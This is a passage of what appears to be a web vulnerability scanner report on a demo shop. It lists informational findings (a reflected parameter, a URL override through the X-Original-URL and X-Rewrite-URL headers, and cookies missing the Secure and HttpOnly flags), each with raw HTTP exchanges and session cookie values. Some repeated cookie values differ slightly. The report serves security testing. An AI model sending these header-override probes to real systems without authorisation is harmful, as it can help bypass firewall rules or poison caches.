User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=p5peOFFp0831xIVXZ0VhohJM7ZmV31X97;
AWSALB=PVrv+0lAmxXpJbkTw9fknMFF5DAxucNmp0xJMXJ/vDYbYmJHXRDCfb73W2JdTXRn5mlnoWfaDEC1LzYp6DQsxejZT5kADjz99W9wDR62JsCSH4wMKDgp6Fjfal;
AWSALBCORS=PVrv+0lAmxXpJbkTw9fknMFF5DAxucNmp0xJMXJ/vDYbYmJHXRDCfb73W2JdTXRn5mlnoWfaDEC1LzYp6DQsxejZT5kADjz99W9wDR62JsCSH4wMKDgp6Fjfal
Origin: https://ginandjuice.shop
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog/product?productId=3
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0

Response 1


```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:18:53 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3010
Set-Cookie:
AWSALB=L9K9nZSwkNACvboGflaZqGPROVegHovOHfgoly5x44jDLnoH+Sh0lhQDew8twRYYPDvTXOTWguYgrbgtoxfnuQRBCcVpNuUVIIX6gDbPq2NO9l0p8Q9BDYcB2ZEM; Expires=Thu, 20 Oct 2022 17:18:53 GMT; Path=/
Set-Cookie:
AWSALBCORS=L9K9nZSwkNACvboGflaZqGPROVegHovOHfgoly5x44jDLnoH+Sh0lhQDew8twRYYPDvTXOTWguYgrbgtoxfnuQRBCcVpNuUVIIX6gDbPq2NO9l0p8Q9BDYcB2ZEM; Expires=Thu, 20 Oct 2022 17:18:53 GMT; Path=/; SameSite=None; Secure
X-Backend: eb1a02e9-f8f6-4d9b-b9b1-fdb4e9189d8a

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
<script>
```

12.6. https://ginandjuice.shop/catalog/search/4 [term parameter]

[Previous](#) [Next](#)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog/search/4

Issue detail

The value of the **term** request parameter is copied into the application's response.

Request 1

```
POST /catalog/search/4 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=XxrzZ8ZEcl4WU9oDeEquIDQk9wazFmJe;
AWSALB=xf5OL4ueJcyPVS8wC8GzligPCi6VmGgL751Jf8oljTVSiyPb7XOcIq6uAYwQdDAsemFODTYocPa4mE6oj9li/RToc75sQ8ydu0pKK25T1ZqQNUrnf4zt
d54+2x7s;
AWSALBCORS=xf5OL4ueJcyPVS8wC8GzligPCi6VmGgL751Jf8oljTVSiyPb7XOcIq6uAYwQdDAsemFODTYocPa4mE6oj9li/RToc75sQ8ydu0pKK25T1ZqQNU
Rnf4zt54+2x7s
Origin: https://ginandjuice.shop
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog/product?productid=4
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:18:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3119
Set-Cookie:
AWSALB=f+eb5A74TqiV+m29zwBjeg0DWtVGvLX/KA9tTmPXILn4OJtbFn1CDhXz7myzKkSCWxiiVi0cxH63PhCIT3/AtBISqHxHmG/UVMJYEG9rIKLHNIFDRLt
VoghwRbEY; Expires=Thu, 20 Oct 2022 17:18:55 GMT; Path=/
Set-Cookie:
AWSALBCORS=f+eb5A74TqiV+m29zwBjeg0DWtVGvLX/KA9tTmPXILn4OJtbFn1CDhXz7myzKkSCWxiiVi0cxH63PhCIT3/AtBISqHxHmG/UVMJYEG9rIKLHN
IFDRLtVoghwRbEY; Expires=Thu, 20 Oct 2022 17:18:55 GMT; Path=/; SameSite=None; Secure
X-Backend: 774c4fd4-7753-4999-8340-f7afbe06d7d8

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
```

13. Request URL override

[Previous](#)[Next](#)

Summary

	Severity:	Information
	Confidence:	Tentative
	Host:	https://ginandjuice.shop
	Path:	/

Issue detail

The application appears to support the use of a custom HTTP header to override the URL.

Burp added the following headers to the request:

X-Original-URL: /zukjahmrf7?zukjahmrf7=1
X-Rewrite-URL: /zukjahmrf7?zukjahmrf7=1

This changed the status code from 200 to 404, suggesting that the header was processed.

Issue background

Some applications and frameworks support HTTP headers that can be used to override parts of the request URL, potentially affecting the routing and processing of the request.

Intermediate systems are often oblivious to these headers. In the case of reverse proxies and web application firewalls, this can lead to security rulesets being bypassed. If a caching system is in place, this may enable cache poisoning attacks. These headers may also enable forging of log entries.

Even if the application is intended to be accessed directly, some visitors may be using a corporate proxy enabling localised cache poisoning.

Issue remediation

To fully resolve this issue, locate the component that processes the affected headers, and disable it entirely. If you are using a framework, applying any pending security updates may do this for you.

If this isn't practical, an alternative workaround is to configure an intermediate system to automatically strip the affected headers before they are processed.

References

- [Web Security Academy: HTTP Host header attacks](#)
- [Web Security Academy: Web cache poisoning](#)
- [Practical Web Cache Poisoning](#)

Vulnerability classifications

- [CWE-436: Interpretation Conflict](#)
- [CAPEC-141: Cache Poisoning](#)

Request 1

```
GET /?humswH10s4=1 HTTP/1.1
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
X-Original-URL: /zukjahmrf7?zukjahmrf7=1
X-Rewrite-URL: /zukjahmrf7?zukjahmrf7=1
```

Response 1

```
HTTP/1.1 404 Not Found
Date: Thu, 13 Oct 2022 17:18:03 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 11
Connection: close
Set-Cookie:
```



```
AWSALB=67cVC8B/a0mi2xrUoHa0FKI25gAB/YNI6gwnjdXD3OQ2fyH6a9NAvjBjorN5OZXhLeD3P5UY/xbOt/9GEe/VvAI3OH+XAJ+a+Mp7HVeNcLwOJ+ZiyVwjso
OVkdQI; Expires=Thu, 20 Oct 2022 17:18:03 GMT; Path=/
Set-Cookie:
AWSALBCORS=67cVC8B/a0mi2xrUoHa0FKI25gAB/YNI6gwnjdXD3OQ2fyH6a9NAvjBjorN5OZXhLeD3P5UY/xbOt/9GEe/VvAI3OH+XAJ+a+Mp7HVeNcLwOJ+Zi
yVwjsoOVkdQI; Expires=Thu, 20 Oct 2022 17:18:03 GMT; Path=/; SameSite=None; Secure
Set-Cookie: session=9tl7UcxWOvnFkgMEB1CMJZS9ODuNgo4n; Secure; HttpOnly; SameSite=None
X-Backend: eb1a02e9-f8f6-4d9b-b9b1-fdb4e9189d8a

"Not Found"
```

Request 2

```
GET /?0dpeah9ho=1 HTTP/1.1
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
X-Original-URL: /
X-Rewrite-URL: /
```

Response 2

```
HTTP/1.1 200 OK
Date: Thu, 13 Oct 2022 17:18:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 5457
Connection: close
Set-Cookie:
AWSALB=5SuuKVGp3HIVuK9u+1xrAujqoVJcm18nGZXMQg5ebNwD8Z0aM3CqSRHPAFKK7kYDLIEdz5cBnZBr+B6Rd2ebCKaW9frdlvuGHWPVmYXvDQCS
TtqPhlGuOLDzxLvF; Expires=Thu, 20 Oct 2022 17:18:04 GMT; Path=/
Set-Cookie:
AWSALBCORS=5SuuKVGp3HIVuK9u+1xrAujqoVJcm18nGZXMQg5ebNwD8Z0aM3CqSRHPAFKK7kYDLIEdz5cBnZBr+B6Rd2ebCKaW9frdlvuGHWPVmYXv
DQCSTtqPhlGuOLDzxLvF; Expires=Thu, 20 Oct 2022 17:18:04 GMT; Path=/; SameSite=None; Secure
Set-Cookie: session=PGtkdnwqex43BKPzB5qkdTuAswJPlbQ; Secure; HttpOnly; SameSite=None
X-Backend: 774c4fd4-7753-4999-8340-f7afbe06d7d8

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<link href=/resour
```

14. TLS cookie without secure flag set

[Previous](#)[Next](#)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/

Issue detail

The following cookie was issued by the application and does not have the secure flag set:

- AWSALB

The cookie does not appear to contain a session token, which may reduce the risk associated with this issue. You should review the contents of the cookie to determine its function. This issue was found in multiple locations under the reported path.

Issue background

If the secure flag is set on a cookie, then browsers will not submit the cookie in any requests that use an unencrypted HTTP connection, thereby preventing the cookie from being trivially intercepted by an attacker monitoring network traffic. If the secure flag is not set, then the cookie will be transmitted in clear-text if the user visits any HTTP URLs within the cookie's scope. An attacker may be able to induce this event by feeding a user suitable links, either directly or via another web site. Even if the domain that issued the cookie does not host any content that is accessed over HTTP, an attacker may be able to use links of the form `http://example.com:443/` to perform the same attack.

To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client

communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Issue remediation

The secure flag should be set on all cookies that are used for transmitting sensitive data when accessing content over HTTPS. If cookies are used to transmit session tokens, then areas of the application that are accessed over HTTPS should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications.

Vulnerability classifications

- CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

Request 1

```
GET /admin HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
AWSALB=UEmxeTc73g02YtTFQohpZqZ5Oqan/TLI4YWivCS2p2DxMpDZ8ouzGF/pN+uMtwHIQ25DLT0CJiDRNy06vyjDYnm7HWBWOogWRKbIH10Mh4R0C80M6+L5nmfS9YfF;
AWSALBCORS=UEmxeTc73g02YtTFQohpZqZ5Oqan/TLI4YWivCS2p2DxMpDZ8ouzGF/pN+uMtwHIQ25DLT0CJiDRNy06vyjDYnm7HWBWOogWRKbIH10Mh4R0C80M6+L5nmfS9YfF; session=Z3DbYL41t0XptXpjbGG7CdLMDnL0fF54
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 403 Forbidden
Date: Thu, 13 Oct 2022 17:16:42 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 15
Set-Cookie:
AWSALB=JQ5KoZxjDEZS+kq/XKwPxB7sbiGcpTITgX9K696qtQd+5eAqwJmV2NdNDd8t0TJYntJ5UZ7zZzUb6QE4MKwRsTCR+bcELp/R9XdX2lelQxNemPa+w+UCCme2BD03; Expires=Thu, 20 Oct 2022 17:16:42 GMT; Path=/
Set-Cookie:
AWSALBCORS=JQ5KoZxjDEZS+kq/XKwPxB7sbiGcpTITgX9K696qtQd+5eAqwJmV2NdNDd8t0TJYntJ5UZ7zZzUb6QE4MKwRsTCR+bcELp/R9XdX2lelQxNemPa+w+UCCme2BD03; Expires=Thu, 20 Oct 2022 17:16:42 GMT; Path=/; SameSite=None; Secure
X-Backend: 26b135fe-758a-464e-92a4-5105eefb1228

"Access denied"
```

Request 2

```
GET /catalog/filter?category=Accompaniments HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=Odi87zS4f6wDR5pMrRaLR543MosjAI1S;
AWSALB=d1We8ms0N6a6W5/93vRWIVOY+SPFAdFSt/8GcTkQwVv/99ajaccl2YIYN6buUeCSbJaFXQd6jikqjckfpa2eu/BEu+2JxDvcP7SHRKT9wVvN9DOiq6IV4JRlj+G;
AWSALBCORS=d1We8ms0N6a6W5/93vRWIVOY+SPFAdFSt/8GcTkQwVv/99ajaccl2YIYN6buUeCSbJaFXQd6jikqjckfpa2eu/BEu+2JxDvcP7SHRKT9wVvN9DOiq6IV4JRlj+G
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 2

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:47 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3691
Set-Cookie:
AWSALB=4OGQkAOKqzothSkukko2izoJkJoDwOnJIILZ9msuiplVEx+EJF+J1trNhxjDAwUlylUXjU3iBwaxU99Dn1q05I2ChJAAs6ID1oFBN6KL0rG4fi7pD3ukfd0VaW4; Expires=Thu, 20 Oct 2022 17:16:47 GMT; Path=/
Set-Cookie:
```

```
AWSALBCORS=4OGQkAOqzothSKukko2izoJkJoDwOnJlILZ9msuiplVEx+EJF+J1trNhxDawUlylUXjU3iBwaxU99Dn1q05l2ChjAAs6lD1oFBN6KL0rG4fi7pD3uk
fd0VaW4; Expires=Thu, 20 Oct 2022 17:16:47 GMT; Path=/; SameSite=None; Secure
X-Backend: 03fcc2bf-9aba-4ac8-962b-168168f526df
```

```
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```

Request 3

```
GET /catalog/product?productId=7 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=C6QDTBXupdPlpDRnYluSOj4DILC2PHoK;
AWSALB=OU0nX/X3EyepLEXsc/QwQtCdXkwbNBHNZ0iwpveAdP5GLHpvBa6UepgAAr+hKlqUQLCyev1BgNLcon5vTEhy/Azw81ehVcmJI24HjLoW9d8KJ93yE6
dLYEMWTJs;
AWSALBCORS=OU0nX/X3EyepLEXsc/QwQtCdXkwbNBHNZ0iwpveAdP5GLHpvBa6UepgAAr+hKlqUQLCyev1BgNLcon5vTEhy/Azw81ehVcmJI24HjLoW9d8KJ
93yE6dLYEMWTJs
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 3

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4840
Set-Cookie:
AWSALB=+ILRsSrhf4iv+c9zkCSN/wy6nnjuvTAsuZ4zYBBRsmffuvJiKDj+QaAKvsG8zllRBkH+wwE7eFjzLXz//TAO/rWnXKuUh+n3QPDfUk43RB6ZD+pV1b+dgVL
W5E/D; Expires=Thu, 20 Oct 2022 17:16:54 GMT; Path=/
Set-Cookie:
AWSALBCORS=+ILRsSrhf4iv+c9zkCSN/wy6nnjuvTAsuZ4zYBBRsmffuvJiKDj+QaAKvsG8zllRBkH+wwE7eFjzLXz//TAO/rWnXKuUh+n3QPDfUk43RB6ZD+pV1b
+dgVLW5E/D; Expires=Thu, 20 Oct 2022 17:16:54 GMT; Path=/; SameSite=None; Secure
X-Backend: daeec98b-7d67-4a12-87b6-e05d3b4b8152

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```

15. Cookie without HttpOnly flag set

[Previous](#)[Next](#)

There are 2 instances of this issue:

- /
- /

Issue background

If the `HttpOnly` attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, slightly harder to exploit by preventing them from trivially capturing the cookie's value via an injected script.

Issue remediation

There is usually no good reason not to set the `HttpOnly` flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the `HttpOnly` flag by including this attribute within the relevant `Set-cookie` directive.

You should be aware that the restrictions imposed by the `HttpOnly` flag can potentially be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.

References

- [Web Security Academy: Exploiting XSS vulnerabilities](#)
- [HttpOnly effectiveness](#)


Vulnerability classifications

- CWE-16: Configuration
- CAPEC-31: Accessing/Intercepting/Modifying HTTP Cookies

15.1. https://ginandjuice.shop/

[Previous](#) [Next](#)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/

Issue detail

The following cookie was issued by the application and does not have the HttpOnly flag set:

- AWSALB

The cookie does not appear to contain a session token, which may reduce the risk associated with this issue. You should review the contents of the cookie to determine its function. This issue was found in multiple locations under the reported path.

Request 1

```
GET /admin HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
AWSALB=UEmxeTc73g02YtTFQohpZqZ5Oqan/TLI4YWivCS2p2DxMpDZ8ouzGF/pN+uMtwHIQ25DLT0CJiDRNy06vyjDYnm7HWBWOogWRKbIH10Mh4R0C80M6+L5nmfS9YfF;
AWSALBCORS=UEmxeTc73g02YtTFQohpZqZ5Oqan/TLI4YWivCS2p2DxMpDZ8ouzGF/pN+uMtwHIQ25DLT0CJiDRNy06vyjDYnm7HWBWOogWRKbIH10Mh4R0C80M6+L5nmfS9YfF; session=Z3DbYL41t0XptXpjbGG7CdLMDnL0fF54
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 403 Forbidden
Date: Thu, 13 Oct 2022 17:16:42 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 15
Set-Cookie:
AWSALB=JQ5KoZxjDEZS+kq/XKwPxB7sbiGcpTITgX9K696qtQd+5eAqwjMv2NdNDd8t0TJYntJ5UZ7zZzUb6QE4MKwRsTCR+bcELp/R9XdX2lelQxNemPa+w+UCCme2BDo3; Expires=Thu, 20 Oct 2022 17:16:42 GMT; Path=/
Set-Cookie:
AWSALBCORS=JQ5KoZxjDEZS+kq/XKwPxB7sbiGcpTITgX9K696qtQd+5eAqwjMv2NdNDd8t0TJYntJ5UZ7zZzUb6QE4MKwRsTCR+bcELp/R9XdX2lelQxNemPa+w+UCCme2BDo3; Expires=Thu, 20 Oct 2022 17:16:42 GMT; Path=/; SameSite=None; Secure
X-Backend: 26b135fe-758a-464e-92a4-5105eeffb1228

"Access denied"
```

Request 2

```
GET /catalog/product?productId=9 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=9utX9SFzaf5hDI1IT1GLAEKX0sPjM2Me;
AWSALB=pIK2u3D5zvckYOcC32mZaXLS92xNSmV0qJ7h7gL8y7fVfWq3WBwhNDt6bDKh7YdQMLF4QGZDOzjD5pNAMWmW0et49hnpJYivX3X17vd5jHfV4+WFEDgQwUzjpUKB;
AWSALBCORS=pIK2u3D5zvckYOcC32mZaXLS92xNSmV0qJ7h7gL8y7fVfWq3WBwhNDt6bDKh7YdQMLF4QGZDOzjD5pNAMWmW0et49hnpJYivX3X17vd5jH
```

fV4+WFEDgQwUzpUKB
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0

Response 2

HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4861
Set-Cookie: AWSALB=rQXjgd9WtQQ6QJqcS2ZX5DAaqpXvm/0YcRMz7Wvc55iyMcB6gm5J3+1IPgf8xKQH019teS7Sx+nDScx5TiKoTVRkN5rZtxORmbkdpag435EmKSik3mKUgzS2ee5; Expires=Thu, 20 Oct 2022 17:16:55 GMT; Path=/
Set-Cookie: AWSALBCORS=rQXjgd9WtQQ6QJqcS2ZX5DAaqpXvm/0YcRMz7Wvc55iyMcB6gm5J3+1IPgf8xKQH019teS7Sx+nDScx5TiKoTVRkN5rZtxORmbkdpag435EmKSik3mKUgzS2ee5; Expires=Thu, 20 Oct 2022 17:16:55 GMT; Path=/; SameSite=None; Secure
X-Backend: 774c4fd4-7753-4999-8340-f7afbe06d7d8

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...

Request 3

GET /catalog/filter?category=Accompaniments HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=Odi87zS4f6wDR5pMrRaLR543MosjAI1S;
AWSALB=d1We8ms0N6a6W5/93vRWIVOY+SPFAdFSt/8GcTkcQwVv/99ajaccl2YIYN6buUeCSbJaFXQd6jikqjckfpa2eu/BEu+2JxDvcp7SHRKT9wVvN9DOiq6IV4JRlj+G;
AWSALBCORS=d1We8ms0N6a6W5/93vRWIVOY+SPFAdFSt/8GcTkcQwVv/99ajaccl2YIYN6buUeCSbJaFXQd6jikqjckfpa2eu/BEu+2JxDvcp7SHRKT9wVvN9DOiq6IV4JRlj+G
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0

Response 3

HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:47 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3691
Set-Cookie: AWSALB=4OGQkAOKqzothSKukko2izoJkJoDwOnJIILZ9msuiplVEx+EJF+J1trNhxDawUlylUXjU3iBwaxU99Dn1q05I2ChjAAs6ID1oFBN6KL0rG4fi7pD3ukfd0VaW4; Expires=Thu, 20 Oct 2022 17:16:47 GMT; Path=/
Set-Cookie: AWSALBCORS=4OGQkAOKqzothSKukko2izoJkJoDwOnJIILZ9msuiplVEx+EJF+J1trNhxDawUlylUXjU3iBwaxU99Dn1q05I2ChjAAs6ID1oFBN6KL0rG4fi7pD3ukfd0VaW4; Expires=Thu, 20 Oct 2022 17:16:47 GMT; Path=/; SameSite=None; Secure
X-Backend: 03fcc2bf-9aba-4ac8-962b-168168f526df

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...

15.2. https://ginandjuice.shop/

Previous

Summary



Severity:	Information
Confidence:	Certain

Host:	https://ginandjuice.shop
Path:	/

Issue detail

The following cookie was issued by the application and does not have the HttpOnly flag set:

- AWSALBCORS

The cookie does not appear to contain a session token, which may reduce the risk associated with this issue. You should review the contents of the cookie to determine its function. This issue was found in multiple locations under the reported path.

Request 1

```
GET /admin HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
AWSALB=UEmxeTc73g02YtTFQohpZqZ5Oqan/TLi4YWivCS2p2DxMpDZ8ouzGF/pN+uMtwHIQ25DLT0CJiDRNy06vyjDYnm7HWBWOogWRKbIH10Mh4R0C80M6+L5nmfS9YfF;
AWSALBCORS=UEmxeTc73g02YtTFQohpZqZ5Oqan/TLi4YWivCS2p2DxMpDZ8ouzGF/pN+uMtwHIQ25DLT0CJiDRNy06vyjDYnm7HWBWOogWRKbIH10Mh4R0C80M6+L5nmfS9YfF; session=Z3DbYL41t0XptXpbGG7CdLMDnL0fF54
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 403 Forbidden
Date: Thu, 13 Oct 2022 17:16:42 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 15
Set-Cookie:
AWSALB=JQ5KoZxjDEZS+kq/XKwPxB7sbiGcpTITgX9K696qtQd+5eAqwjMv2NdNDd8t0TJYntJ5UZ7zZzUb6QE4MKwRsTCR+bcELp/R9XdX2lelQxNemPa+w+UCCme2BDo3; Expires=Thu, 20 Oct 2022 17:16:42 GMT; Path=/
Set-Cookie:
AWSALBCORS=JQ5KoZxjDEZS+kq/XKwPxB7sbiGcpTITgX9K696qtQd+5eAqwjMv2NdNDd8t0TJYntJ5UZ7zZzUb6QE4MKwRsTCR+bcELp/R9XdX2lelQxNemPa+w+UCCme2BDo3; Expires=Thu, 20 Oct 2022 17:16:42 GMT; Path=/; SameSite=None; Secure
X-Backend: 26b135fe-758a-464e-92a4-5105eefb1228

"Access denied"
```

Request 2

```
GET /catalog/product?productId=7 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
